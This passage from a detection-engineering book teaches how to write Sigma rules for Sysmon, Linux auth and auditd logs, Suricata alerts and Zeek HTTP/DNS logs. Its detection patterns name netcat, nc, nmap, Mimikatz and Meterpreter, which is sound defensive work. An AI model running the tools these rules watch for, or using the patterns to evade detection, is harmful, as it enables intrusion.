Mimikatz to something like chrome.exe, the **`OriginalFileName`** might still be **`mimikatz.exe`**, unless they modified the binary. Hence, a Sigma rule could simply alert if **`OriginalFileName`** contains "**`mimikatz`**" (because no legitimate Windows binary has that as original name). This helps catch commodity tool usage, even when it is renamed. Therefore, the Sigma rule repository introduced rules for renamed binaries once Sysmon added **`OriginalFileName`** support, while noting it as a new capability.

- **Hashes:** Sysmon can record file hashes (MD5, SHA1, SHA256) for executed processes (Event 1) and loaded drivers (Event 6). In Sigma, you can filter on the Hashes field or specific hash fields. This is useful if you have a known malicious hash (IoC) you want to alert on across the enterprise. For example, a rule could specify **`Hashes|contains: <partial hash>`** or the full hash. However, you must be careful—writing Sigma rules for specific hashes (so-called static IoCs) is generally not scalable in detection engineering, as those are better handled by threat intelligence matching. However, it is feasible for things, like detecting known hacktools by hash, in controlled environments. A more creative use is detecting *hash repetition*; if the same binary (same hash) shows up on many hosts in short time, and it is not whitelisted software, it can be an indicator of malware propagation. Hence, Sigma itself does not do correlation counting across hosts, but your SIEM can utilize the Sigma rule output for that analysis.
- **Digital Signature Fields:** Sysmon can capture the signing status of executables (fields like Signed, Signature, **`SignatureStatus`**). For example, Signed: FALSE or Signature Status: Untrusted. A Sigma rule can use these to detect unsigned code running from locations where signed code is expected. For instance, if Image starts with **`C:\Windows\System32\`** but **`Signed: FALSE`**, that might indicate a rogue binary in System32 (since most Microsoft binaries in System32 are signed). Another example can be that you can detect when an executable with a valid signature is executing from a non-standard directory (some malware carry stolen signatures, but these fields still help in many cases; for example, if something claims to be Microsoft but the signature issuer is not Microsoft.). Therefore, Sigma usage might look like: **`Image: C:\Windows\System32\*.exe`** and

`SignatureStatus: "Untrusted"`. It would flag the Trojans dropped in `System32`.

- **Network Connection Events:** Sysmon Event 3 logs outbound network connections (with destination IP, port, process, and so on). Windows firewall logs or other sources might give similar information, but Sysmon's advantage is tying the connection to the process. A Sigma rule can detect, for example, Image: powershell.exe making an outbound connection to an IP that is not in allowed ranges (for example, a known public IP or an unusual port like 4444). It can also detect when cmd.exe or rundll32.exe initiates uncommon and suspicious network connections. Hence, you might have to filter for Image endswith .exe on a list of LOLBins, and a destination port > 1024 to catch reverse shells. Thus, network detection often requires knowing your environment's normal patterns to avoid FPs, but Sigma rules for Sysmon networks can catch malware beacons (like if `svchost.exe` connecting to a rare IP, that is not a known Windows update or telemetry endpoint).
- **DLL and Driver Loads (`ImageLoad` Events):** Sysmon Event 7 logs loaded modules (DLLs), and Sysmon Event 6 logs driver loads. Attackers might place malicious DLLs, or use unsigned drivers. With Sigma, one can detect known malicious DLL names or loaded from strange locations. For example, a rule could alert if `ImageLoaded` ends with `\Temp\evil.dll` or if a signed Microsoft process (`ProcessImage` is `system32` binary) loads an unexpected DLL, which is not normally associated with it (this might need baseline knowledge). Another common detection is if `ImageLoaded` is a `Sysinternals` tool driver in memory (like mimidrv.sys for Mimikatz driver, or `PROCEXP152.SYS` for Process Explorer's driver). If they appear, it could mean that an attacker is using those tools. In fact, the earlier Sigma rule *Mimikatz Use* we saw in section, *Detecting Credential Theft Tools* (Mimikatz) had mimidrv.sys as one of the keywords, which can be caught if, say, Sysmon logs a `FileCreate` or `ImageLoad` of that driver.
- **Registry Events:** Sysmon Event 12,13,14 log registry object added, value set, value deleted respectively. Using these, as mentioned in section, *Registry-Based Persistence Detection*, can find persistence and configuration changes. Sigma rules can specifically target those

Sysmon events (for example, service: sysmon + EventID: 13), and match **`TargetObject`** to interesting keys. For instance, a rule *"Autorun Keys Modification via Sysmon"* might detect Sysmon EID 13, where **`TargetObject`** contains **`CurrentVersion\\Run`** (which is similar logic to the Security 4657 rule, but via Sysmon). Thus, Sysmon can often be configured to log only specific registry paths to limit noise, which pairs well with Sigma rules focusing on those high-value paths.

- **Process GUID Correlations:** Sysmon gives a ProcessId and a unique **`ProcessGuid`** for each process event. Advanced detection might correlate events by GUID (for example, detecting process injection by correlating an image load in one process shortly after a process creation by another). However, Sigma rules currently operate mostly on single events or simple conditions, and not on complex multi-event correlation within one rule (complex correlations are typically done in the SIEM, or by linking multiple rules). Hence, the Sigma specification does allow multi-section rules (as shown in some unsupported examples), but they are limited. In practice, if you need correlation (like the *process re-imaging* detection that required matching a **`ProcessGuid`** between an Event 1 and Event 11), Sigma might not express it easily; it might be handled via a SIEM query, or a custom script.

Using Sigma with Sysmon – Example: Suppose we want to detect when a usually trusted binary is executed from an untrusted location, which often indicates masquerading. A classic case: svchost.exe is expected in Windows system directories (System32 / SysWOW64); this is because executions from user-writable locations are highly suspicious. If we see svchost.exe running from anywhere else, it is likely a malware using that name. With Sysmon, we can use **`OriginalFileName`** and Image path to detect it. This is shown here:

```
title: Suspected Masquerading Svchost
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
```

```
    OriginalFileName: 'svchost.exe'
    Image|endswith: '\svchost.exe'
  filter_legit_path:
    Image|startswith: 'C:\Windows\System32\'
  condition: selection and not filter_legit_path
fields:
  - Image
  - OriginalFileName
  - Hashes
level: high
```

In this pseudo-rule, we will check for processes where **`OriginalFileName`** is "**`svchost.exe`**" (meaning that the binary identifies itself as svchost), but the actual path of the Image is not the legitimate one. Here, we used a negative condition (not **`…System32\svchost.exe`**) to exclude the normal occurrence. This rule would catch, say, **`C:\Temp\svchost.exe`**, or **`C:\Windows\svchost.exe`** (wrong directory) when they are being executed. We can further improve it by checking **`SignatureStatus`**, if we expect Microsoft's svchost to be signed. A similar logic can be applied for other core Windows binaries (for example, lsass.exe should only run from system32, and so on). This technique is enabled by Sysmon's fields; the Security log alone would not give **`OriginalFileName`**, and while you could pattern-match on Image path in 4688, you would not know if the binary *claims* to be a known one unless you had a list. Therefore, Sysmon directly provides that claim via **`OriginalFileName`**.

Another Sysmon Field – `ParentCommandLine`: Sysmon includes the full parent process command line in Event 1, which Security 4688 does not. However, it can be leveraged in Sigma for context. For example, if a process is benign by itself, but the parent's command line was clearly malicious, one can write a rule that checks **`ParentCommandLine`** for bad content. Say, a suspicious scheduled task launches powershell.exe—the parent might be taskeng.exe with a certain task name in its command line. Thereafter, Sigma can key it off, if needed.

SIGMA and Sysmon Backend: You must know that whenever you convert Sigma to a SIEM query for Sysmon, you have to ensure that your SIEM fields align. The Sigma rule uses abstracted field names (like Image, **`OriginalFileName`**), which the conversion backend will map to actual

fields in the Sysmon log (for example, in Splunk, Sysmon Image might be mapped to Image or **`process_path;`** in Elastic Common Schema, it might map to **`process.executable`**). Hence, the Sigma **`logsource.service: sysmon`** helps the converter understand which field mappings to use.

Conclusion

Sysmon enhances detection by providing more data to write rules against. Therefore, Sigma rules can take advantage of this by targeting Sysmon events for deeper visibility. This involves detecting things like renamed binaries, processes with unusual hashes or signatures, network connections from unexpected processes, and registry or file events that Windows Security logs might miss. Hence, for defenders, deploying Sysmon, and writing Sigma rules for it yields a richer detection pipeline. However, you must keep in mind that Sysmon logs can be verbose; you must tune your Sysmon configuration to collect what you need (for example, you might not log every single image load, but only the ones of specific interest, to reduce noise). Hence, the Sigma rules that you write should mirror that focus; for example, do not try to alert on every DLL load. Alert on specific suspicious DLL loads or patterns.

Thus, leveraging Sysmon fields in Sigma truly embodies the idea of Detection-as-Code (DaC): we describe higher-fidelity conditions (like "`process name X but original name Y`" or "`unsigned binary in a Windows directory`"), which would be impossible or unreliable with standard event logs. This leads to more effective real-world threat detection across your Windows hosts.

Next, we will extend these practices beyond Windows, and explore how Sigma rules can be crafted for Linux systems and network log sources such as Suricata and Zeek, while ensuring cross-platform visibility into attacker behavior.

CHAPTER 5

Creating Rules for Linux and Network Logs

Introduction

In this chapter, we will explore how to craft Sigma detection rules for Linux operating system logs and network monitoring logs. Linux hosts and network sensors generate a wide variety of logs—from authentication events and kernel audit records, to IDS alerts and protocol-specific logs. We will also discuss how Sigma's rule format can accommodate these sources, while highlighting key log fields, rule examples, and the best practices for detection across platforms.

Structure

In this chapter, the following topics will be covered:

- Linux Log Sources and Sigma Targeting
- Detecting SSH Brute-Force Attempts
- Kernel-Level Behavior with `Auditd`
- Suricata Alert Mapping
- Zeek HTTP/DNS Behavior Detection
- Field Mapping across Diverse Sources

Linux Log Sources and Sigma Targeting

Linux environments produce multiple logs that are invaluable for detection engineering. Therefore, understanding the main Linux log sources and how to reference them in Sigma is the first step. Three common sources are:

- **Authentication Logs (for example, `/var/log/auth.log` or `/var/log/secure`):** These logs record authentication events such as

SSH logins, sudo usage, and other login attempts. On Ubuntu/Debian systems this is typically /var/log/auth.log, while Red Hat-based systems use **`/var/log/secure`**. They capture messages like successful or failed login attempts, and thus provide a clear trail of user authentication activity.

- **Auditd Logs (Kernel Audit)**: The Linux Audit daemon (**`auditd`**) records low-level system events which are configured by audit rules. These events include system calls, file accesses, changes to user accounts, and other security-relevant actions. **`Auditd`** logs (often in **`/var/log/audit/audit.log`**) are structured with fields like event type (for example, **`SYSCALL`**), the executing program (exe), user IDs, and the result. **`Auditd`** operates at the kernel level, therefore, it can log detailed information about processes and system changes that might not appear in higher-level logs.
- **`Systemd` Journal (`journald`)**: Modern Linux distributions using **`systemd`** have the *journal* (**`journald`**), a centralized logging system that captures entries from the kernel and all system services. Instead of writing to separate text files, **`journald`** keeps a binary journal of all events (which can be queried with **`journalctl`**). This includes what would traditionally go to syslog files (auth.log, daemon.log, and so on). In fact, many distributions run *both* **`journald`** and a syslog service (like **`rsyslog`**) for compatibility. In such cases, **`journald`** can forward messages to traditional log files. For detection purposes, **`journald`** provides a unified source of truth for events, including those from the kernel, services, and user processes. However, the challenge is that **`journald`**'s data needs to be exported or forwarded to your SIEM in a readable format (often via syslog or an agent), since it is not stored in plain text.

Sigma `Logsource` and Linux Logs: In Sigma rules, the **`logsource`** field defines which logs the rule applies to. It uses a combination of product, service, and/or category to specify the source. For Linux logs, '**`product: linux`**' is used, often with a service to narrow to a specific log or subsystem. Sigma's standard conventions include definitions like product: **`linux`**, service: auth for authentication logs and product: **`linux`**, and service: **`sshd`** for SSH daemon logs. For instance:

- **`product: linux, service: auth`** – Targets general authentication logs (login attempts, sudo usage, and so on, which are typically found in auth.log or secure)
- **`product: linux, service: sshd`** – Specifically targets SSH login events (these are often included in auth logs, but this definition focuses on entries from the SSH daemon)
- **`product: linux, service: auditd`** – Targets auditd kernel audit logs
- **`product: linux, service: sudo`** – Targets logs of the sudo command (privilege elevation attempts)
- **`product: linux, service: syslog`** – A broader category for system logs; can catch events if they are in generic syslog

These **`logsource`** definitions help the Sigma rule translator pick the right index or log stream in your SIEM. For instance, a Sigma rule with service: **`sshd`** might translate to a query filtering on the syslog program name "**`sshd`**", or a specific SIEM index for SSH logs.

In practice, service: **`sshd`** often maps to the syslog program name (for example, **`sshd`**), rather than a distinct log file; the exact behavior depends on your backend mappings and ingestion pipeline.

It is important to ensure that the logs you expect are indeed collected. If a system uses **`journald`** without forwarding to text files, you must configure your logging pipeline to send **`journald`** events to the SIEM (often via **`ForwardToSyslog`** or an agent). In Sigma, you would still use the same '**`product: linux`**' and appropriate service (as the Sigma rule is agnostic to whether the log came from **`journald`** or a file, as long as it is parsed into the SIEM).

Example: Suppose we want to detect any root user login on a Linux server. In Ubuntu's **`auth.log`**, this appears as a message containing "**`session opened for user root`**". A Sigma rule for this might be:

```
title: Root Login Session Opened
id: e37b1c9e-…   # example ID
status: stable
logsource:
 product: linux
```

```
  service: auth     # using auth.log/secure as source
detection:
  selection:
    message|contains: "session opened for user root"
  condition: selection
level: medium
tags:
  - attack.persistence
  - attack.t1078
```

In this rule, we use **`message|contains`** because in many Linux auth logs, the log message text (after parsing) may be stored in a field like "**`message`**" or similar. The **`logsource`** specifies Linux auth logs. This rule would fire whenever a root login session is initiated, which might be uncommon in some environments, and is worth alerting on.

Hence, understanding the nuances of Linux log sources ensures that we design Sigma rules that align with how data is collected. Next, we will apply these principles to specific detection scenarios, starting with a classic attack: SSH brute force attempts.

Detecting SSH Brute Force Attempts

A common threat against Linux systems are SSH brute force attacks, where an attacker repeatedly attempts to guess a password to gain access via SSH. The logs will show numerous failed login attempts, often for various usernames or from the same source, and occasionally a successful login, if the brute-force succeeds. Thus, detecting this pattern is crucial for early warning of unauthorized access attempts.

Log Patterns: In Linux authentication logs (**`sshd`**), a failed SSH login is typically logged as "**`Failed password for [user] from [IP] port …`**", and a successful login as "**`Accepted password for [user] from [IP] …`**". Multiple failed attempts in a short time from the same IP, or against the same account strongly indicate a brute force attack. For example, you might see 20 "**`Failed password`**" entries from IP 203.0.113.45 within a few minutes, which are possibly followed by an “Accepted password” for one of the accounts.

Detection Strategy: A single failed SSH attempt is not notable—administrators fail logins due to typos occasionally. However, a high count of failures in a short timeframe is suspicious. Ideally, we want to detect scenarios like "**`>10 failed logins from the same IP in 5 minutes`**", or "**`many failed logins for one account`**", or the combination "**`several failures followed by one success`**". This requires correlating multiple events. Therefore, Sigma's original rule format focuses on pattern matching within single events, but the Sigma project has introduced *Correlation Rules* to handle exactly these scenarios.

Hence, through Sigma correlation capabilities (Sigma 2.0 features), we can express a multi-event condition generically. For instance, a Sigma correlation rule for brute force might count events per source IP within a timeframe and trigger if the count exceeds a threshold. Sigma inventor Thomas Patzke provides an example in which "…only if more than 10 events with the same field values appear within the given time frame, it is a match, and possibly a brute force attack". In Sigma YAML, it can be represented using an **`event_count`** correlation rule.

Therefore, this example is presented as two separate YAML documents—a base detection rule and a separate correlation rule that references it. The exact correlation schema support and field names depend on the Sigma correlation specification and your toolchain.

Example Sigma Correlation Rule: Here is a conceptual example of detecting an SSH brute force using Sigma's correlation syntax (for illustration):

```
title: Multiple Failed SSH Logins (Brute Force)
id: 123e4567-bruteforce
status: experimental
logsource:
 product: linux
 service: sshd
detection:
 failure:
  message|contains: "Failed password"
 condition: failure
---
title: SSH Brute Force Detected (10+ failures from single IP)
```

```
id: 123e4567-bruteforce-corr
status: experimental
correlation:
  type: event_count
  rules:
    - 123e4567-bruteforce        # reference the above rule by
    ID or name
  group-by:
    - source.ip                 # assume our logs are parsed to
    have source.ip field
  timespan: 5m
  condition:
    gte: 10
```

In this two-part rule, the first part (failure) defines what a single failed SSH login event looks like (a log message containing "**`Failed password`**"). The second part is a correlation rule that looks for 10 or more such failures from the same **`source.ip`** within 5 minutes. If that condition is met, it flags a brute force attack. This logic aligns with how a SOC would view brute force—*one* failed login is noise, but *ten* failed logins for one host or user is a concern.

Not all SIEMs or Sigma backends support correlation rules yet. If a backend does not support Sigma correlation, an alternative to it is to implement the threshold logic in the SIEM's native query or detection engine (for example, using a SIEM's aggregation query to detect 10 fails from one IP). In those cases, a Sigma rule might simply capture a successful login after many failures as a proxy indicator. Elastic's detection rule, for instance, uses an EQL sequence to catch "several failures followed by a success from the same IP". Hence, this approach assumes the attacker eventually succeeded; correlation on just failures can catch brute force attempts in progress, even if they are unsuccessful.

Handling False Positives: Brute force detection can sometimes catch benign scenarios, like misconfigured scripts, or users who forgot their password and tried to log in repeatedly. Therefore, consider adding context or exclusions while crafting the rule. For example, ignore known scanners or internal penetration tests, or exclude certain service accounts if they tend to trigger multiple failures due to automated retries. Sigma allows a

`falsepositives` field to document expected benign triggers (for example, "`password auditing tools`" or “user forgot password”), as well as a level to indicate severity (as brute force attacks will usually be high severity).

MITRE ATT&CK Mapping: This uses case maps to Credential Access tactics, specifically *Brute Force (T1110)*, and its sub-techniques for password guessing or spraying. In Sigma, we can tag the rule with attack.t1110 and related sub-technique tags. This helps analysts quickly see the context, and is useful if your SOC tracks detections by ATT&CK coverage.

Thus, by leveraging multiple log events and Sigma’s evolving capabilities to handle event counts, we can reliably detect SSH brute force attacks. Once detected, the SOC should investigate the source IP, check if any account was successfully accessed, and potentially block the offending IP or require multi-factor authentication to mitigate the threat.

Next, we will explore Linux’s audit logs for detecting suspicious **kernel-level behavior** that might not be evident in higher-level logs.

Kernel Level Behavior with `Auditd`

Linux’s `auditd` system is a powerful facility for monitoring system calls and security-relevant events at the kernel level. It can reveal stealthy activities such as unauthorized file access, privilege escalation attempts, or execution of suspicious binaries. Thus, writing Sigma rules for `auditd` logs enables detection engineers to catch low-level behavior that might slip past application logs.

Understanding Auditd Logs: `Auditd` logs are generated based on rules that administrators set (in `/etc/audit/audit.rules` or via `auditctl`). These rules can log events like file access (open, read, write), process execution (`execve` system call), changes to user accounts, loading kernel modules, and so on. Each audit log entry has a type (for example, `SYSCALL`, `USER_CMD`, `CONFIG_CHANGE`), a timestamp, and key=value pairs for details. Key fields often include:

- `pid`, `uid`, `auid` (process and user identifiers),
- `exe` (the path of the executable that triggered the event),
- `args` (command-line arguments in exec events),

- key (an arbitrary identifier string attached via the audit rule for easier filtering).

For Sigma, these fields become conditions we can match. The **`logsource`** for audit events will use **`product: linux`** and **`service: auditd`**. Often, Sigma rules for **`auditd`** also include a definition note reminding users to enable certain audit rules for those events to exist (since **`auditd`** will not log something, unless it is configured to).

Example Detection – Suspicious Network Scanning via `Auditd`: Consider detecting the use of network scanning tools like Nmap or Netcat. If the **`auditd`** rules are set to monitor network connections (for example, using a rule that logs the connect **`syscall`** with a key like "**`network_connect`**"), any process initiating a connection will be logged. We can write a Sigma rule to catch known scanner binaries in the following manner:

```
title: Linux Network Scanning via Nmap/Netcat (Auditd)
id: 3761e026-…    # rule ID
status: experimental
description: Detects enumeration of network services by
catching common scanner tools via auditd.
logsource:
 product: linux
 service: auditd
 definition: Configure audit rules to log network connections
 (for example, connect syscall)
detection:
 selection:
  type: "SYSCALL"
  exe|endswith:
   - "/nmap"
   - "/netcat"
   - "/nc"
   - "/ncat"
  key: "network_connect"      # assuming audit rule uses this
  key for connect syscall events
 condition: selection
falsepositives:
```

```
  - Legitimate network scanning by administrators
level: low
tags: [attack.discovery, attack.t1046]
```

In this rule, we filter **auditd** events (type: "**SYSCALL**") where the **exe** field (the program executed) ends with names associated with scanning tools (**nmap**, **netcat**, and so on), and the audit event's key is "**network_connect**" (meaning that the audit rule labeled it as a network connection event). This example is inspired by an existing community rule for detecting network service scanning. Thus, if a user runs Nmap, **auditd** (with proper configuration) will log a connect system call from **/usr/bin/nmap**, and the Sigma rule will match it.

Detecting Privilege Escalation and Persistence: **Auditd** can also catch the following:

- **New User or Group Creation:** When a new user account is created (for example, via the **useradd** command), **auditd** can log modifications to **/etc/passwd** or the execution of **useradd**. A Sigma rule could detect a **USER_ACCT** or **SYSCALL** event, where exe is **/usr/sbin/useradd** or the file **/etc/passwd** was opened for writing.
- **Changes to Critical Files or Settings:** For example, changes to **/etc/sudoers** file, installation of new cron jobs, or adding SSH authorized keys can all be monitored by audit rules, and are detected by Sigma patterns.
- **Loading Kernel Modules:** The **insmod** or **modprobe** commands (or the **init_module syscall**) can be logged. Therefore, a Sigma rule might look for exe **endswith** /**insmod** or the audit SYSCALL, with the **syscall** number corresponding to the **init_module**. This is used to catch potential rootkit installation.
- **Capability Use:** Linux capabilities (like **CAP_SYS_ADMIN**) being raised in a process can indicate a container breakout or privilege escalation. Here, **auditd** logs capability changes as CAPSET events, which can be detected.

Each of these requires appropriate **auditd** rules to be in place. The Sigma rule can assume those events exist (and include a note in definition, or references about required audit configuration). For instance, a rule to detect

tampering with the SSH configuration might rely on an audit rule watching **`/etc/ssh/sshd_config`**.

Example Detection – Unusual Binary Execution: Another use of **`auditd`** is to detect execution of binaries from non-standard directories (indicating that someone ran a program in **`/tmp`** or a home directory). **`Auditd's execve`** logging (often enabled by a rule like **`-a`** always, **`exit -F arch=b64 -S execve -k exec_logs`**) will capture the **`exe`** and **`cwd`**. Therefore, such a Sigma rule would be:

```
title: Execution from Temp Directory (Auditd)
logsource:
  product: linux
  service: auditd
detection:
  selection:
    type: "SYSCALL"
    syscall:
  - "execve"
  - "59"
    exe|contains: "/tmp/"
  condition: selection
level: medium
tags: [attack.defense_evasion, attack.t1059]  # Command
Execution
```

This would flag any process execution where the binary's path contains **`/tmp/`**, which is uncommon in normal operations. This could further indicate a malicious script or binary dropped in a **`tmp`** directory that is being run.

To elaborate further, **`auditd`**-based Sigma rules often require fine-tuning, as audit logs can be verbose. The key here is to choose distinctive indicators (like specific binary names, paths, or known malicious behaviors), and setting appropriate levels. In this way, audit logs will be able to give a deep visibility into system calls, and Sigma rules will be able to harness that by matching patterns in the detailed records.

Finally, you must remember to balance signal against noise. Overly broad audit rules can generate immense data. Therefore, when writing detection rules on audit logs, try to include context (like the exe path, or a specific

key) to reduce false alarms. For instance, scanning tools like **`nmap`** might be detected, but if administrators also use them for legitimate security scans, those events should be noted in false positives or suppressed by additional conditions (for example, maybe exclude the admin's username or known internal scan server IP).

In summary, **`auditd`** provides a window into the kernel's activities, and Sigma rules allow us to codify detections of suspicious behavior at that level. Now, we will focus on network-based logs, starting with Suricata, which is an IDS that produces rich security alerts.

Suricata Alert Mapping

Suricata is a widely used open-source Intrusion Detection System (IDS) and network monitoring tool. It inspects network traffic and generates alerts based on signature rules (similar to Snort rules). These alerts are often a first line of detection for network-based attacks, such as exploit attempts, malware command-and-control traffic, or port scans. Hence, integrating Suricata alerts into a detection engineering workflow means that we can write Sigma rules to react to specific Suricata findings, or correlate them with other data.

Suricata Log Format (EVE JSON): Suricata typically outputs logs in a JSON format called EVE. This EVE JSON log is a unified stream that can include many types of records such as alerts, DNS queries, HTTP transactions, TLS handshake data, anomalies, and so on. These are all encoded as JSON objects. Each record has a field **`event_type`** that indicates what kind of event it is (for example, **`event_type: "alert"`** for IDS alerts, or "**`dns`**" for DNS logs, "**`http`**" for HTTP logs). When Suricata generates an *alert* (for example, detecting a malware signature), the JSON will contain an alert object with details such as:

- **`alert.signature`**: The name of the alert (a description of the rule that fired, for example, "ET MALWARE Trojan Beaconing Detected")
- **`alert.signature_id`**: The numerical ID of the rule (for example, SID 2021001)
- **`alert.severity`** or **`alert.priority`**: Severity level of the alert (often 1 = high, 2 = medium, 3 = low as defined in the rule set)

- **`alert.category`**: A classification (for example, “A Network Trojan was Detected”)
- **Other fields**: source IP (**`src_ip`**), destination IP (**`dest_ip`**), source/destination ports, protocol, and so on, which depend on the event

Therefore, while ingesting Suricata logs into a SIEM, these JSON fields are usually indexed so that Sigma rules can match on them. Sigma’s **`logsource`** for Suricata might be represented by product: **`suricata`** (if defined) or by a category like category: ids or category: network with product if needed. Moreover, in the Sigma community rules, Suricata-specific **`logsource`** definitions are not as common as for OS logs, but one can use something like:

```
logsource:
  product: suricata
  service: alert  # (assuming a hypothetical service name for
  Suricata alerts)
```

If such taxonomy is not predefined, one could use category: network, or category: ids combined with product if the Sigma backend mapping is configured accordingly.

Writing Sigma Rules for Suricata Alerts: There are a few ways Sigma rules can leverage Suricata output:

- **Match Specific Alert Signatures:** If a particular IDS signature is highly indicative of a successful attack or something needing immediate attention, you can write a Sigma rule to catch that signature and elevate its priority or add context. For example, if there’s a Suricata alert for “Mimikatz Activity Detected” (a post-exploitation tool), a Sigma rule can match **`alert.signature: "*Mimikatz*"`**, and perhaps tag it with MITRE technique T1003 (Credential Dumping).
- **Filter by Category or Severity:** You might create Sigma rules for broad scenarios, like "**`High Severity Suricata Alert`**" that triggers on any alert with severity 1 (high) to ensure all critical IDS alerts generate an investigation. Similarly, if you want to specifically watch for C2 traffic, you might match alerts categorized as “Network Trojan” or “C2” by the rule source.

Here is an example Sigma rule focusing on a specific Suricata alert (just as an illustration):

```
title: Possible C2 Beaconing Detected by Suricata
id: abc123-suricata-c2
status: stable
logsource:
 product: suricata
 category: ids      # using a generic category for IDS alerts
detection:
 selection:
  event_type: "alert"
  alert.signature|contains: "Beacon"      # for example, any
  signature with "Beacon"
  alert.severity: 1                       # high severity
  alerts
 condition: selection
level: high
tags:
 - attack.command_and_control
 - attack.t1071
falsepositives:
 - None (Any beaconing alert should be investigated)
```

This rule looks for Suricata **`alertsm`** where the signature name contains “Beacon” (common in C2 detection signatures) and the severity is high. The **`logsource`** is broadly specifying IDS alerts. Once triggered, an analyst would see the specific Suricata signature that matched and could pivot to packet captures or connection logs for deeper analysis.

Mapping Fields: One challenge is that Suricata’s JSON has nested fields (for example, **`alert.signature`**) and many possible fields (over 1000 as the schema is extensive). Sigma can reference nested JSON fields using dot notation (as shown). Therefore, you must ensure that your Sigma-to-SIEM backend knows how to handle these. For instance, Elastic’s Filebeat will ingest Suricata EVE JSON, and map keys into ECS fields (for example, **`suricata.eve.alert.signature`** in Elasticsearch). If using Splunk, the JSON might be indexed such that **`alert.signature`** is a searchable field.

Always align your Sigma field references with how your logs are stored. A Sigma processing pipeline or config can remap field names, if needed.

Correlating Suricata with Host Logs: A powerful use-case is to correlate network alerts with host logs. While Sigma correlation rules (as discussed) could theoretically link an IDS alert to a host event (for example, Suricata alert + Windows login on the same machine), such complex correlations might be easier in a SIEM directly. However, you can tag Suricata alerts with host context if available. For example, some Suricata deployments add fields like **`dest_hostname`**, if they are known; a Sigma rule could then match a specific host, plus an alert type.

In practice, many teams treat Suricata alerts themselves as "the detection". Therefore, Sigma rules for Suricata allow us to enrich or selectively highlight those alerts that matter most. For example, not every Suricata alert warrants a human's attention (they can be noisy), so you might write Sigma rules only for those that align with critical MITRE techniques or recent threat intel. This way, Sigma acts as a filter on top of IDS output.

Example – Detect Outbound Malware Communication: Suppose that threat intel is indicating the presence of malware that communicates to domains with a specific pattern (for example, ending in **`.ru`** and triggered a Suricata DNS alert rule). Therefore, a Sigma rule could be:

```
title: Suspicious DNS Query Domain (Suricata DNS)
logsource:
  product: suricata
  service: dns
detection:
  selection:
    event_type: "dns"
    dns.query|endswith: ".ru"
  condition: selection
tags:
  - attack.command_and_control
  - attack.t1071
level: medium
```

This combines Suricata's alert detection (the presence of an alert that likely already flagged a DNS issue) with a condition on the DNS query field to a specific TLD. Although it might be a little redundant (as Suricata likely

alerted because it was suspicious), the process shows how we can layer conditions effectively.

In summary, Suricata provides a stream of security alerts from network traffic. Sigma rules can pick out the most important ones, or integrate them into a broader detection program. Therefore, by writing Sigma rules for Suricata, we can maintain a unified Detection-as-Code (DaC) approach, even though Suricata is operating as a signature-based network detection under the hood. Following this, the next section will extend our network focus to **Zeek logs**, which offer detailed network behavior visibility, and go beyond just alerts.

Zeek HTTP and DNS Behavior Detection

Zeek (formerly known as Bro) is a powerful network analysis framework that produces rich logs of network activity. Unlike Suricata, which is primarily alert-focused, Zeek is more like a network flight recorder, as it logs detailed records of connections, HTTP requests, DNS queries, and more. These logs are incredibly useful for detecting malicious behaviors that might not trigger a signature. Therefore, Sigma rules can be applied to Zeek logs to detect patterns of suspicious behavior in HTTP and DNS traffic, among other protocols.

Zeek Log Overview: Zeek generates separate log files (or streams) per protocol or analysis script. Therefore, the two most important ones are:

- http.log: This logs HTTP requests and responses. The fields include timestamp, source IP (`id.orig_h` in Zeek's terms), destination IP (`id.resp_h`), URL host, URI path, HTTP method, status code, user agent, referrer, and so on. Each entry corresponds to an HTTP transaction.
- dns.log: This logs DNS queries and responses. The fields include the query name, query type (A, AAAA, TXT, and so on), query answer(s), flags like NXDomain or failure codes, and source/destination IPs for the DNS server and client.

Zeek logs can be exported in TSV or JSON. Therefore, several deployments use the JSON format for easy integration with log management systems. The Sigma project introduced formal support for Zeek logs by defining

`logsource` entries for various Zeek log types (DNS, HTTP, SMB, and so on). For example:

- **product**: zeek, service: dns; this corresponds to Zeek's DNS log.
- **product**: zeek, service: http; this corresponds to Zeek's HTTP log.

  These Zeek logs therefore allow Sigma rules to explicitly target them.

Detecting Suspicious HTTP Activity: As Zeek's HTTP log gives insight into web traffic, we can detect the following activities:

- **Malicious User Agents:** Many malware or hacking tools use non-standard or default user agent strings (or none at all). For instance, a Python script might use the python-requests user agent, or an attacker might use curl or **`Wget`** from the command line. These can stand out in environments where typical user agents are browsers or approved software. A Sigma rule example can be:

```
title: Unusual User-Agent in HTTP Traffic (Possible
Malware)
id: zeek-http-ua-1
logsource:
 product: zeek
 service: http
detection:
 selection:
  user_agent|re: '^(curl|Wget|Go-http-client|python-
  requests|Meterpreter).*'
 condition: selection
level: medium
tags:
 - attack.command_and_control
 - attack.t1071.001
falsepositives:
 - Approved automated tools using command line HTTP (if
 any)
```

This rule triggers on HTTP logs where the **`user_agent`** field starts with common CLI, or malware-related user agents (**`curl`**, **`Wget`**, Go HTTP client library, Python requests, Meterpreter, and so on). These strings often

indicate script or malware traffic, rather than a normal web browser. In a corporate environment, such user agents in outbound traffic are rare, and are thus worth investigating. Therefore, we will mark it as medium severity, since there can be legitimate cases (for example, a monitoring tool that uses curl).

- **Suspicious HTTP Requests:** Attackers may use HTTP in unusual ways, such as:
  - Accessing known malware distribution URLs or exploit kit paths.
  - Downloading executables from uncommon hosts.
  - Using HTTP methods like PUT or DELETE which are not expected from clients.
  - Long URLs with suspicious patterns (for example, base64-encoded strings in query parameters, which could indicate data exfiltration).

For instance, to detect potential exploitation attempts or reconnaissance, one might look for specific path patterns. A Sigma rule could target known common paths used by attackers. Suppose that we want to detect any outbound request to an IP address (instead of domain)—this can indicate someone using direct IP or a misconfiguration. The resultant rule will thus look like:

```
title: HTTP Request to IP Address (No Hostname)
logsource:
 product: zeek
 service: http
detection:
 selection:
  host|re: '^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$'   # host is an
  IP (IPv4)
 condition: selection
level: low
description: Detects HTTP requests made directly to an IP
address (which could bypass DNS).
falsepositives:
 - Internal services accessed by IP (if normal in environment)
```

This rule uses a regex on the host field (which in Zeek HTTP logs is the value of the HTTP Host header or server name) to see if it is just an IPv4 address. You will also observe that most legitimate web traffic uses domain names; an IP in the URL might be suspicious (for instance, malware contacting a C2 at a raw IP or an attacker using IP to avoid DNS logs).

